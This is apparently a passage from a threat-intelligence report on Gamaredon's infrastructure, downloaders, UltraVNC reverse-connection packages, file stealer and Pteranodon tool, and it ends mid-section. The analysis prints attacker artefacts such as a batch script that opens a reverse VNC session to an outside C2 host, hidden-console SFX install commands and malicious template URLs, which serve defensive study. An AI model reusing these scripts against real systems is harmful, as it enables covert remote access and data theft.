For researchers, it becomes difficult to correlate specific payloads to domains and to the IP address that the domain resolved to on the precise day of a phishing campaign. Furthermore, Gamaredon's technique provides the actors with a degree of control over who can access malicious files hosted on their infrastructure, as a web page's uniform resource locator (URL) file path embedded in a downloader only works for a finite period of time. Once the domains are rotated to a new IP address, requests for the URL file paths will result in a "404" file not found error for anyone attempting to study the malware.

Cluster 1 History


While focusing on current downloader infrastructure, we were able to trace the longevity of this cluster back to an origin in 2018. Certain "marker" domains, such as the aforementioned `libre4[.]space`, are still active today and also traced back to March 2019 with apparently consistent ownership. On the same date range in March 2019, a cluster of domains was observed on `185.158.114[.]107` with thematically linked naming – several of which are still active in this cluster today.



□	macros4.space	2019-03-16	2019-03-22
□	libre2.space	2019-03-16	2019-03-22
□	www.libre-word.site	2019-03-15	2019-03-15
□	www.libre-ppt.site	2019-03-15	2019-03-18
□	www.libre-360.site	2019-03-15	2019-03-15
□	www.libre-office.site	2019-03-15	2019-03-15
□	www.libre-exel.site	2019-03-15	2019-03-15
□	libre-word.site	2019-03-15	2019-03-22
□	macros3.space	2019-03-14	2019-03-24
□	libre1.space	2019-03-14	2019-03-22
□	libre5.space	2019-03-14	2019-03-25
□	macros1.space	2019-03-14	2019-03-22
□	libre3.space	2019-03-14	2019-03-22
□	macros5.space	2019-03-14	2019-03-22
□	macros2.space	2019-03-14	2019-03-22
□	libre4.space	2019-03-14	2019-03-22
□	bitsadmin5.space	2019-03-14	2019-03-22
□	libre-exel.site	2019-03-14	2019-03-23
□	wordmacros.space	2019-03-13	2019-03-26
□	bitsadmin3.space	2019-03-13	2019-03-24
□	bitsadmin4.space	2019-03-13	2019-03-24
□	libre-360.site	2019-03-13	2019-03-26
□	libre-ppt.site	2019-03-13	2019-03-24
□	libre-office.site	2019-03-13	2019-03-25
□	bitsadmin2.space	2019-03-13	2019-03-26

Figure 3. Domain cluster on 185.158.114[.]107 in March 2019.

Further pivoting back in time and across domains finds an apparent initial domain for this cluster of infrastructure, `bitsadmin[.]space` on `195.88.209[.]136`, in December 2018.



torrent-bits.ddns.net	2018-12-12	2019-01-04
torrent-videos.ddns.net	2018-12-12	2019-01-04
error-analize.ddns.net	2018-12-11	2019-01-08
torrent-usb.ddns.net	2018-12-11	2019-01-04
bitsadmin.space	2018-12-10	2019-01-04

Figure 4. Initial domain bitsadmin[.]space, December 2018.

We see it clustered here with some dynamic domain name system (DNS) domains. Dynamic DNS domains were observed in this cluster on later IP addresses as well, though this technique appears to have fallen out of favor, at least in this context, since there are none in this cluster currently active.

Initial Downloaders

Searching for samples connecting to Gamaredon infrastructure across public and private malware repositories resulted in the identification of 17 samples over the past three months. The majority of these files were either shared by entities in Ukraine or contained Ukrainian filenames.

Filename	Translation
`Максим.docx`	`Maksim.docx`
`ПІДОЗРА РЯЗАНЦЕВА.docx`	`RAZANTSEV IS SUSPICIOUS.docx`
`протокол допиту.docx`	`interrogation protocol.docx`
`ТЕЛЕГРАММА.docx`	`TELEGRAM.docx`
`2_Пам’ятка_про_процесуальні_права_та_обов’язки_потерпілого.docx`	`2_Memorial_about_processal_rights_and_obligations_of_the_ Victim.docx`
`2_Porjadok_do_nakazu_111_vid_13.04.2017.docx`	`2_Procedure_to_order_111_from_13.04.2017.docx`
`висновок тимошечкин.docx`	`conclusion Timoshechkin.docx`
`Звіт на ДМС за червень 2021`	`Report on the LCA for June 2021`

(Автосохраненный).doc	(Autosaved) .doc
висновок Кличко.docx	Klitschko's conclusion.docx
Обвинувальний акт ГЕРМАН та ін.docx	Indictment GERMAN et al.docx
супровід 1-СЛ 10 місяців.doc	support 1-SL 10 months.doc

Table 1. Recently observed downloader filenames.

An analysis of these files found that they all leveraged a remote template injection technique that allows the documents to pull down the malicious code once they are opened. This allows the attacker to have control over what content is sent back to the victim in an otherwise benign document. Recent examples of the remote template "dot" file URLs these documents use include the following:


```
http://bigger96.allow.endanger.hokoldar[.]ru/[Redacted]/globe/endanger/lovers.cam
http://classroom14.nay.sour.reapart[.]ru/[Redacted]/bid/sour/glitter.kdp
http://priest.elitoras[.]ru/[Redacted]/pretend/pretend/principal.dot
http://although.coferto[.]ru/[Redacted]/amazing.dot
http://source68.alternate.vadilops[.]ru/[Redacted]/clamp/interdependent.cbl
```

Many of the files hosted on the Gamaredon infrastructure are labeled with abstract extensions such as .cam, .cdl, .kdp and others. We believe this is an intentional effort by the actor to reduce exposure and detection of these files by antivirus and URL scanning services.

Taking a deeper look at the top two, hokoldar[.]ru and reapart[.]ru, provides unique insights into two recent phishing campaigns. Beginning with the first domain, passive DNS data shows that the domain first resolved to an IP address that was shared with other Gamaredon domains on Jan. 4. Figure 2 above shows that hokoldar[.]ru continued to share an IP address with libre4[.]space on Jan. 27, once again associating it with the Gamaredon infrastructure pool. In that short window, on Jan. 19, we observed a targeted phishing attempt against a Western government entity operating in Ukraine.

In this attempt, rather than emailing the downloader directly to their target, the actors instead leveraged a job search and employment service within Ukraine. In doing so, the actors searched for an active job posting, uploaded their downloader as a resume and submitted it through the job search platform to a Western government entity. Given the steps and precision delivery involved in this campaign, it appears this may have been a specific, deliberate attempt by Gamaredon to compromise this Western government organization.

Expanding beyond this recent case, we also discovered public evidence of a Gamaredon campaign targeting the State Migration Service of Ukraine. On Dec. 1, an email was sent from yana_gurina@ukr[.]net to 6524@dmsu[.]gov.ua. The subject of the email was "NOVEMBER REPORT" and attached to the email was a file called "Report on the LCA for June 2021(Autosaved).doc." When opened, this Word document calls out to reapart[.]ru. From there, it downloads and then executes a malicious remote Word Document Template file named glitter.kdp.



ЗВІТ ЛИСТОПАД

○ Гуріна Яна Вікторівна <yana_gurina@ukr.net>
To: ○ Каланчацький РС
Wednesday, December 1, 2021 at 6:37 AM

Звіт на ДМС за лист...
49.3 KB

Download All • Preview All

Figure 5. Email sent to 6524@dmsu[.]gov.ua.

CERT Estonia (CERT-EE), a department within the Cyber Security Branch of the Estonian Information System Authority, recently published an article on Gamaredon which covers the content returned from these remote template files. To summarize their findings on this aspect, the remote template retrieves a VBS script to execute which establishes a persistent command and control (C2) check-in and will retrieve the next payload once the Gamaredon group is ready for the next phase. In CERT-EE's case, after six hours the infrastructure came back to life again and downloaded a SelF-eXtracting (SFX) archive.

This download of an SFX archive is a hallmark of the Gamaredon group and has been an observed technique for many years to deliver various open-source virtual network computing (VNC) software packages that the group uses for maintaining remote access to victim computers. The group's current preference appears to be open-source UltraVNC software.

SFX Files and UltraVNC

SFX files allow someone to package other files in an archive and then specify what will happen when a user opens the package. In the case of Gamaredon, they generally keep it simple and bundle together a package containing a simple Batch script and UltraVNC software. This lightweight VNC server can be preconfigured to initiate a connection back to another system, commonly referred to as a reverse tunnel, allowing attackers to bypass the typical firewall restrictions; these reverse connections seemingly are not initiated by the attacker but instead come from inside the network where the victim exists. To illustrate how this occurs, we will step through one of the SFX files (SHA256: `4e9c8ef5e6391a9b4a705803dc8f2daaa72e3a448abd00fad36d34fe36f53887`) that we recently identified.

When building an SFX file one has the option to specify a series of commands that will be executed upon successful extraction of the archive. In the case of Gamaredon, the majority of SFX files will launch a batch file, which is included in the archive. In some instances, the actor will shuffle files around within the archive to try to obfuscate what they are, but usually a command line switch can be found, similar to this:

```
;!@Install@!UTF-8!
InstallPath="%APPDATA%\\Drivers"
GUIMode="2"
SelfDelete="1"
RunProgram="hidcon:34679.cmd"
```


This will extract the files to `%APPDATA%\\Drivers` and then run the Windows Batch file `34679.cmd` in a hidden console. The use of the `hidcon` (hidden console) prefix followed by a four-five digit filename with a `cmd` extension is observed in the majority of our tracked samples during this time period.

The following files were included in this particular archive:

SHA256	**Filename**
695fabf0d0f0750b3d53de361383038030752d07b5fc8d1ba6eb8b3e1e7964fa	34679.cmd
d8a01f69840c07ace6ae33e2f76e832c22d4513c07e252b6730b6de51c2e4385	MSRC4Plugin_for_sc.dsm
393475dc090afab9a9ddf04738787199813f3974a22c13cb26f43c781e7b632f	QlpxpQpOpDpnpRpC.ini
ed13f0195c0cf8fc9905c89915f5b6f704140b36309c2337be86d87a8f5fef6c	UltraVNC.ini
304d63fcd859ea71833cf13b8923f74ebe24abf750de9d01b7849b907f24d33b	YiIbIbIqIZIiIBI2.jpg
1f1650155bfe9a4eb6b69365fc8a791281f866919202d44646e23e7f2f1d3db9	kqT5TMTETyTJT4TG.jpg
27285cb2b5bebd5730772b66b33568154cd4228c92913c5ef2e1234747027aa5	owxxxGxzxqxxxExw.jpg
3225058afbdf79b87d39a3be884291d7ba4ed6ec93d1c2010399e11962106d5b	rc4.key

Table 2. Files included in the example SFX Archive.

The batch files use randomized alphanumeric strings for the variable names, and – depending on the sample – collect different information or use different domains and filenames; however, at the core they each perform one specific function – initiate the reverse VNC connection. The purpose of this file is to obscure and execute the desired command: `start "" "%CD%\sysctl.exe" -autoreconnect -id:[system media access control (MAC) address] -connect technec[.]org:8080`



```
@echo off
setlocal enabledelayedexpansion
set nRwuwCwBwYwbwEwI=%RANDOM%
@for /f %%i in ('wmic nic get MACAddress ^|find ":"') do set
nRwuwCwBwYwbwEwI=%%i
set rglelGlzlflelrlA=sysctl
set Aik5kFkCkRkFk3k1=technec[.]org
set clBYBRBABgBTBdBg=connect
set tKzkzdzozWz4zSzW=8080
copy /y "QlpxpQpOpDpnpRpC.ini" "%rglelGlzlflelrlA%.exe"
taskkill /f /im %rglelGlzlflelrlA%.exe
start "" "%CD%\%rglelGlzlflelrlA%.exe"
timeout /t 3
start "" "%CD%\%rglelGlzlflelrlA%.exe"
-autore%clBYBRBABgBTBdBg% -id:%nRwuwCwBwYwbwEwI%
-%clBYBRBABgBTBdBg% %Aik5kFkCkRkFk3k1%:%tKzkzdzozWz4zSzW%
timeout /t 5
del /f /q "%CD%\*.*"
exit
```

Figure 6: Content of 34679.cmd from above example.

In this case, the attacker sets the variable `nRwuwCwBwYwbwEwI` twice, which we believe is likely due to copy-pasting from previous scripts (we'll cover this in more detail later). This variable, along with the next few, will identify the process name the malware will masquerade under, an identifier with which to track the victim, the remote attacker's domain to which the connection should be made, the word `connect`, which is dropped into the VNC command, and then the port, `8080`, which the VNC connection will use. At every turn, the actor tries to blend into normal user traffic to remain under the radar for as long as possible.

After the variables are set, the command line script copies `QlpxpQpOpDpnpRpC.ini` to the executable name that has been picked for this run and then attempts to kill any legitimate process using the specified name before launching it. The name for the `.ini` file is randomized per archive, but almost always turns out to be that of the VNC server itself.

As stated previously, one benefit of this VNC server is that it will use the supplied configuration file (`UltraVNC.ini`), and – along with the two files `rc4.key` and `MSRC4Plugin_for_sc.dsm` – will encrypt the communication to further hide from network detection tools.

It's not yet clear what the three `.jpg` files shown in Table 2 are used for as they are base64-encoded data that is likely XOR encoded with a long key. Gamaredon has used this technique in the past, but these are likely staged files for the attacker to decode once they connect to the system.

The following are the SFX launch parameters from a separate file to illustrate how the actor attempts to obfuscate the file names but also that these potentially staged files are not present in all samples.

```
InstallPath="%USERPROFILE%\\Contacts"
GUIMode="2"
SelfDelete="1"
RunProgram="hidcon:cmd.exe /c copy /y %USERPROFILE%\Contacts\18820.tmp
%USERPROFILE%\Contacts\MSRC4Plugin_for_sc.dsm"
RunProgram="hidcon:cmd.exe /c copy /y %USERPROFILE%\Contacts\25028.tmp
%USERPROFILE%\Contacts\rc4.key"
RunProgram="hidcon:cmd.exe /c copy /y %USERPROFILE%\Contacts\24318.tmp
%USERPROFILE%\Contacts\UltraVNC.ini"
RunProgram="hidcon:cmd.exe /c copy /y %USERPROFILE%\Contacts\25111.tmp
%USERPROFILE%\Contacts\wn.cmd"
RunProgram="hidcon:%USERPROFILE%\\Contacts\\wn.cmd"
```

While investigating these files, we observed what we believe was active development on these `.cmd` files that helps illuminate the Gamaredon group's processes.

Specifically, on Jan. 14 starting at 01:23 am GMT, we began seeing VirusTotal uploads of a seemingly in-draft `.cmd` file pointing to the same attacker-controlled VNC server. Initially, these files were uploaded to VirusTotal via the Tor network and used the process name `svchosst` over transmission control protocol (TCP)/8080, leveraging the user's Windows security identifier (SID) instead of MAC address for the VNC identification. The SFX files simply had the name `1.exe`.

```
@for /f %%i in ('wmic useraccount where name^='%USERNAME%' get
sid ^| find "S-1"') do set JsVqVzVxVfVqVaVs=%%i
set ZGVxVkVIVUVlVgVb=technec[.]org
set qgSjSdSaSsSiSGS3=svchosst
set AVlflclclZlPlYlI=8080
set djM8MfMRM0M5MBM0=connect
```

Three minutes later, we saw the same file uploaded via Tor, but the actor had changed the port to TCP/80 and introduced a bug in the code that prevents it from executing correctly. Note the positional change of the variables as well.

```
set djM8MfMRM0M5MBM0=onnect
set r8JgJJJHJGJmJHJ5=%RANDOM%
set ZGVxVkVIVUVlVgVb=technec[.]org
set qgSjSdSaSsSiSGS3=svchosst
set AVlflclclZlPlYlI=80
```

The bug is due to the `onnect` value that is set. Reviewing how the reverse VNC connection is launched, this value is used in two places: `–autorec%djM8MfMRM0M5MBM0%` and `-%djM8MfMRM0M5MBM0%`.

```
start "1" "%CD%\%qgSjSdSaSsSiSGS3%.exe"
-autorec%djM8MfMRM0M5MBM0% -id:%r8JgJJJHJGJmJHJ5%
-%djM8MfMRM0M5MBM0% %ZGVxVkVIVUVlVgVb%:80%AVlflclclZlPlYlI%
```

The second instance doesn't contain the `c` value needed to correctly spell the word and thus presents an invalid parameter. After another three minutes, the actor uploaded an SFX file called `2.exe`, simply containing `test.cmd` with the word `test` in the content.

Again, minutes later, we saw `2.exe` uploaded with the `test.cmd`, but this time it contained the initial part of the `.cmd` file. However, the actor had forgotten to include the VNC connect string.

This is where it gets interesting, though – about 15 minutes later, we saw the familiar `2.exe` upload with `test.cmd`, but this time it was being uploaded directly by a user in Russia from a public IP address. We continued to observe this pattern of uploads every few minutes, where each was a slight iteration of the one before. The person uploading the files appeared to be rapidly – and manually – modifying the `.cmd` file to restore functionality (though the actor was unsuccessful in this series of uploads).

Several domains and IP addresses were hard-coded in VNC samples that are not related to any of domain clusters 1-3 (documented in our full IoC list).

SSL Pivot to Additional Infrastructure and Samples

While conducting historical research on the infrastructure in cluster 1, we discovered a self-signed certificate associated with cluster 1 IP address `92.242.62[.]96`:

```
Serial: 373890427866944398020500009522040110750114845760
SHA1: 62478d7653e3f5ce79effaf7e69c9cf3c28edf0c
Issued: 2021-01-27
Expires: 2031-01-25
Common name: ip45-159-200-109.crelcom[.]ru
```

Although the IP Address WHOIS record for Crelcom LLC is registered to an address in Moscow, the technical admin listed for the netblock containing the IP address is registered to an address in Simferopol, Crimea. We further trace the apparent origins of Crelcom back to Simferopol, Crimea, as well.

This certificate relates to 79 IP addresses:

- The common-name IP address - no Gamaredon domains

- One IP address links to cluster 1 above (`92.242.62[.]96`)
- 76 IP addresses link to another distinct collection of domains – “cluster 2”
- 1 IP address led us to another distinct cluster, “cluster 3” (`194.67.116[.]67`)

We find almost no overlap of IP addresses between these separate clusters.


File Stealer (Cluster 2)

Of the 76 IP addresses we associate with cluster 2, 70 of them have confirmed links to C2 domains associated with a variant of Gamaredon’s file stealer tool. Within the last three months, we have identified 23 samples of this malware, twelve of which appear to have been shared by entities in Ukraine. The C2 domains in those samples include:

Domain	First Seen
`jolotras[.]ru`	12/16/2021
`moolin[.]ru`	10/11/2021
`naniga[.]ru`	9/2/2021
`nonimak[.]ru`	9/2/2021
`bokuwai[.]ru`	9/2/2021
`krashand[.]ru`	6/17/2021
`gorigan[.]ru`	5/25/2021

Table 3. Recent file stealer C2 domains.

As you can see, some of these domains were established months ago, yet despite their age, they continue to enjoy benign reputations. For example, only five out of 93 vendors consider the domain `krashand[.]ru` to be malicious on VirusTotal.



5 security vendors flagged this URL as malicious

http://krashand.ru/

krashand.ru

Figure 7. VirusTotal results for krashand[.]ru from Jan. 27, 2022.

Reviewing passive DNS (pDNS) logs for these domains quickly reveals a long list of subdomains associated with each. Some of the subdomains follow a standardized pattern. For example, several of the domains use the first few letters of the alphabet (`a`, `b`, `c`) in a repeating combination. Conversely, `jolotras[.]ru` and `moolin[.]ru` use randomized alphanumeric characters. We believe that these subdomains are dynamically generated by the file stealer when it first establishes a connection with its C2 server. As such, counting the number of subdomains associated with a particular C2 domain provides a rough gauge of the number of entities that have attempted to connect to the server. However, it is important to also note that the number of pDNS entries can also be skewed by researchers and cybersecurity products that may be evaluating the malicious samples associated with a particular C2 domain.

Subdomains
637753576301692900[.]jolotras.ru
637753623005957947[.]jolotras[.]ru
637755024217842817.jolotras[.]ru
a.nonimak[.]ru
aaaa.nonimak[.]ru
aaaaa.nonimak[.]ru
aaaaaa.nonimak[.]ru
0enhzs.moolin[.]ru
0ivrlzyk.moolin[.]ru
0nxfri.moolin[.]ru

Table 4. Subdomain naming for file stealer infrastructure.

In mapping these domains to their corresponding C2 infrastructure, we discovered that the domains overlap in terms of the IP addresses they point to. This allowed us to identify the following active infrastructure:

IP Address	First Seen
`194.58.92[.]102`	1/14/2022
`37.140.199[.]20`	1/10/2022
`194.67.109[.]164`	12/16/2021
`89.108.98[.]125`	12/26/2021
`185.46.10[.]143`	12/15/2021
`89.108.64[.]88`	10/29/2021

Table 5. Recent file stealer IP infrastructure.

Of note, all of the file stealer infrastructure appears to be hosted within AS197695, the same AS highlighted earlier. Historically, we have seen the C2 domains point to various autonomous systems (AS) globally. However, as of early November, it appears that the actors have consolidated all of their file stealer infrastructure within Russian ASs – predominantly this single AS.

In mapping the patterns involved in the use of this infrastructure, we found that the domains are rotated across IP addresses in a manner similar to the downloader infrastructure discussed previously. A malicious domain may point to one of the C2 server IP addresses today while pointing to a different address tomorrow. This adds a degree of complexity and obfuscation that makes it challenging for network defenders to identify and remove the malware from infected networks. The discovery of a C2 domain in network logs thus requires defenders to search through their network traffic for the full collection of IP addresses that the malicious domain has resolved to over time. As an example, `moolin[.]ru` has pointed to 11 IP addresses since early October, rotating to a new IP every few days.

IP Address	Country	AS	First Seen	Last Seen
`194.67.109[.]164`	RU	197695	2021-12-28	2022-01-27
`185.46.10[.]143`	RU	197695	2021-12-16	2021-12-26
`212.109.199[.]204`	RU	29182	2021-12-15	2021-12-15

80.78.241[.]253	RU	197695	2021-11-19	2021-12-14
89.108.78[.]82	RU	197695	2021-11-16	2021-11-18
194.180.174[.]46	MD	39798	2021-11-15	2021-11-15
70.34.198[.]226	SE	20473	2021-10-14	2021-10-30
104.238.189[.]186	FR	20473	2021-10-13	2021-10-14
95.179.221[.]147	FR	20473	2021-10-13	2021-10-13
176.118.165[.]76	RU	43830	2021-10-12	2021-10-13

Table 6. Recent file stealer IP infrastructure

Shifting focus to the malware itself, file stealer samples connect to their C2 infrastructure in a unique manner. Rather than connecting directly to a C2 domain, the malware performs a DNS lookup to convert the domain to an IP address. Once complete, it establishes an HTTPS connection directly to the IP address. For example:

C2 Domain: `moolin[.]ru`
C2 IP Address: `194.67.109[.]164`
C2 Comms: `https://194.67.109[.]164/zB6OZj6F0zYfSQ`


This technique of creating distance between the domain and the physical C2 infrastructure seems to be an attempt to bypass URL filtering:

1. The domain itself is only used in an initial DNS request to resolve the C2 server IP address – no actual connection is attempted using the domain name.

2. Identification and blocking of a domain doesn't impact existing compromises as the malware will continue to communicate directly with the C2 server using the IP address – even if the domain is subsequently deleted or rotated to a new IP – as long as the malware continues to run.

One recent file stealer sample we analyzed (SHA256: `f211e0eb49990edbb5de2bcf2f573ea6a0b6f3549e772fd16bf7cc214d924824`) was found to be a .NET binary that had been obfuscated to make analysis more difficult. The first thing that jumps out when reviewing these files are their sizes. This particular file clocks in at over 136 MB in size, but we observed files going all the way up to 200 MB and beyond. It is possible that this is an attempt to circumvent automated sandbox analysis, which usually avoids scanning such large files. It may also simply be a byproduct of the obfuscation tools being used. Whatever the reason for the large file size, it comes at a price to the attacker, as executables of this size stick out upon review. Transmitting a file this large to a victim becomes a much more challenging task.

The obfuscation within this sample is relatively simple and mainly relies upon defining arrays and concatenating strings of single characters in high volume over hundreds of lines to try to hide the construction of the actual string within the noise.



```
            str += "h";
            array = new string[]
            {
                "prandstr_ed11_prandstr",
                "prandstr_ed12_prandstr",
                "prandstr_ed13_prandstr",
                "prandstr_ed14_prandstr",
                "prandstr_ed15_prandstr"
            };
            array = new string[]
            {
                "prandstr_ed16_prandstr",
                "prandstr_ed17_prandstr",
                "prandstr_ed18_prandstr"
            };
            string value27 = "prandstr_ed140_prandstr";
            Console.WriteLine(value27);
            str += "u";
            string value28 = "prandstr_ed140_prandstr";
            Console.WriteLine(value28);
            str += "F";
            array = new string[]
            {
                "prandstr_ed16_prandstr",
                "prandstr_ed17_prandstr",
                "prandstr_ed18_prandstr"
            };
            text += "b";
            string value29 = "prandstr_ed140_prandstr";
            Console.WriteLine(value29);
            return text;
        }
```

Figure 8. Building the string "IconsCache.db" in the "text" variable.

It begins by checking for the existence of the Mutex `Global\lCHBaUZcohRgQcOfdIFaf`, which, if present, implies the malware is already running and will cause the file stealer to exit. Next, it will create the folder `C:\Users\%USER%\AppData\Local\TEMP\ModeAuto\icons`, wherein screenshots that are taken every minute will be stored and then transmitted to the C2 server with the name format `YYYY-MM-DD-HH-MM.jpg`.

To identify the IP address of the C2 server, the file stealer will generate a random string of alphanumeric characters between eight and 23 characters long, such as `9lGo990cNmjxzWrDykSJbV.jolotras[.]ru`.

As mentioned previously, once the file stealer retrieves the IP address for this domain, it will no longer use the domain name. Instead, all communications will be direct with the IP address.

During execution, it will search all fixed and network drives attached to the computer for the following extensions:

```
.doc
.docx
.xls
.rtf
.odt
.txt
.jpg
.pdf
.ps1
```


When it has a list of files on the system, it begins to create a string for each that contains the path of the file, the size of the file and the last time the file was written to, similar to the example below:

```
C:\cygwin\usr\share\doc\bzip2\manual.pdf2569055/21/2011 3:17:02 PM
```

The file stealer takes this string and generates an MD5 hash of it, resulting in the following output for this example:

```
FB-17-F1-34-F4-22-9B-B4-49-0F-6E-3E-45-E3-C9-FA
```

Next, it removes the hyphens from the hash and converts all uppercase letters to lowercase. These MD5 hashes are then saved into the file `C:\Users\%USER%\AppData\Local\IconsCache.db`. The naming of this file is another attempt to hide in plain sight next to the legitimate `IconCache.db`.



```
941caf20eaac5e925d5f93f45211ae9d
e36892a7dbf8cf72dc18f54d36ea9500
c0ee5db04a7854470bee317ed5bd9f55
647960b7dc5f4c4b00da24680b7ffdf6
d87f4e988da4f70251afcc04717a798b
e42a7431d4efb9d09a6bf621e4639b97
3f4f1bafb69d0f13857578ee98142fb7
f330856bbdc1f92409ff8ef9c658194d
0b9139fcfe468a6df95f359fc3faaa81
cdf6b78f049029d60ce22fba1c5dbe2a
608c15cffaf5e27fceed7dded3167088
b36bfb482e5a4d91ad259a856445a9e9
ab0ffef0e7b4e823d708ca41b5514c55
c74a84a9079e0841f0d22337cd0c45c1
ee801c70cd941e04863386ab805e0dcf
ca047fb2bc36a4dfe9171f6c0607890b
bf7808bc0404765a4c8fe3b5e8808e21
30c02697643390377464e9c547775563
d60f50c68c376176a6cca04fa886404d
0f002f2da027f13c168fc7397607b21d
d819787a2b40c1b7403338b30069234d
6cecebcd2c2bb09a5d17f90052c56cd0
b947206ecf89824a9c94a3160579c9e5
```

Figure 9. IconsCache.db contents.

The malware uses this database to track unique files.

The malware will then generate a URL path with alphanumeric characters for its C2 communication, using the DNS-IP technique illustrated previously with the `moolin[.]ru` domain example:

```
https://194.67.109[.]164/zB6OZj6F0zYfSQ
```

Below is the full list of domains currently resolving to cluster 2 IP addresses:

Domain	Registered
jolotras[.]ru	12/16/2021
moolin[.]ru	10/11/2021
bokuwai[.]ru	9/2/2021
naniga[.]ru	9/2/2021
nonimak[.]ru	9/2/2021
bilargo[.]ru	7/23/2021
krashand[.]ru	6/17/2021
firtabo[.]ru	5/28/2021
gorigan[.]ru	5/25/2021
firasto[.]ru	5/21/2021
myces[.]ru	2/24/2021
teroba[.]ru	2/24/2021
bacilluse[.]ru	2/15/2021
circulas[.]ru	2/15/2021
megatos[.]ru	2/15/2021

phymateus[.]ru	2/15/2021
cerambycidae[.]ru	1/22/2021
coleopteras[.]ru	1/22/2021
danainae[.]ru	1/22/2021

Table 7. All cluster 2 domains.

Pteranodon (Cluster 3)

The single remaining IP address related to the SSL certificate was not related to either cluster 1 or cluster 2, and instead led us to a third, distinct cluster of domains.

This final cluster appears to serve as the C2 infrastructure for a custom remote administration tool called Pteranodon. Gamaredon has used, maintained and updated development of this code for years. Its code contains anti-detection functions specifically designed to identify sandbox environments in order to thwart antivirus detection attempts. It is capable of downloading and executing files, capturing screenshots and executing arbitrary commands on compromised systems.

Over the last three months, we have identified 33 samples of Pteranodon. These samples are commonly named `7ZSfxMod_x86.exe`. Pivoting across this cluster, we identified the following C2 infrastructure:

Domain	**Registered**
takak[.]ru	9/18/2021
rimien[.]ru	9/18/2021
maizuko[.]ru	9/2/2021
iruto[.]ru	9/2/2021
gloritapa[.]ru	8/5/2021
gortisir[.]ru	8/5/2021
gortomalo[.]ru	8/5/2021
langosta[.]ru	6/25/2021

malgaloda[.]ru	6/8/2021

Table 8. Cluster 3 domains.

We again observe domain reputation aging, as seen in cluster 2.

An interesting naming pattern is seen in cluster 3 – also seen in some cluster 1 host and subdomain names. We see these actors using English words, seemingly grouped by the first two or three letters. For example:

```
deep-rooted.gloritapa[.]ru
deep-sinking.gloritapa[.]ru
deepwaterman.gloritapa[.]ru
deepnesses.gloritapa[.]ru
deep-lunged.gloritapa[.]ru
deerfood.gortomalo[.]ru
deerbrook.gortomalo[.]ru
despite.gortisir[.]ru
des.gortisir[.]ru
desire.gortisir[.]ru
```

This pattern differs from those of cluster 2, but has been observed on some cluster 1 (dropper) domains, for example:

```
alley81.salts.kolorato[.]ru
allied.striman[.]ru
allowance.hazari[.]ru
allowance.telefar[.]ru
ally.midiatr[.]ru
allocate54.previously.bilorotka[.]ru
alluded6.perfect.bilorotka[.]ru
already67.perfection.zanulor[.]ru
already8.perfection.zanulor[.]ru
```

This pattern is even carried into HTTP POSTs, files and directories created by associated samples:

Example 1:

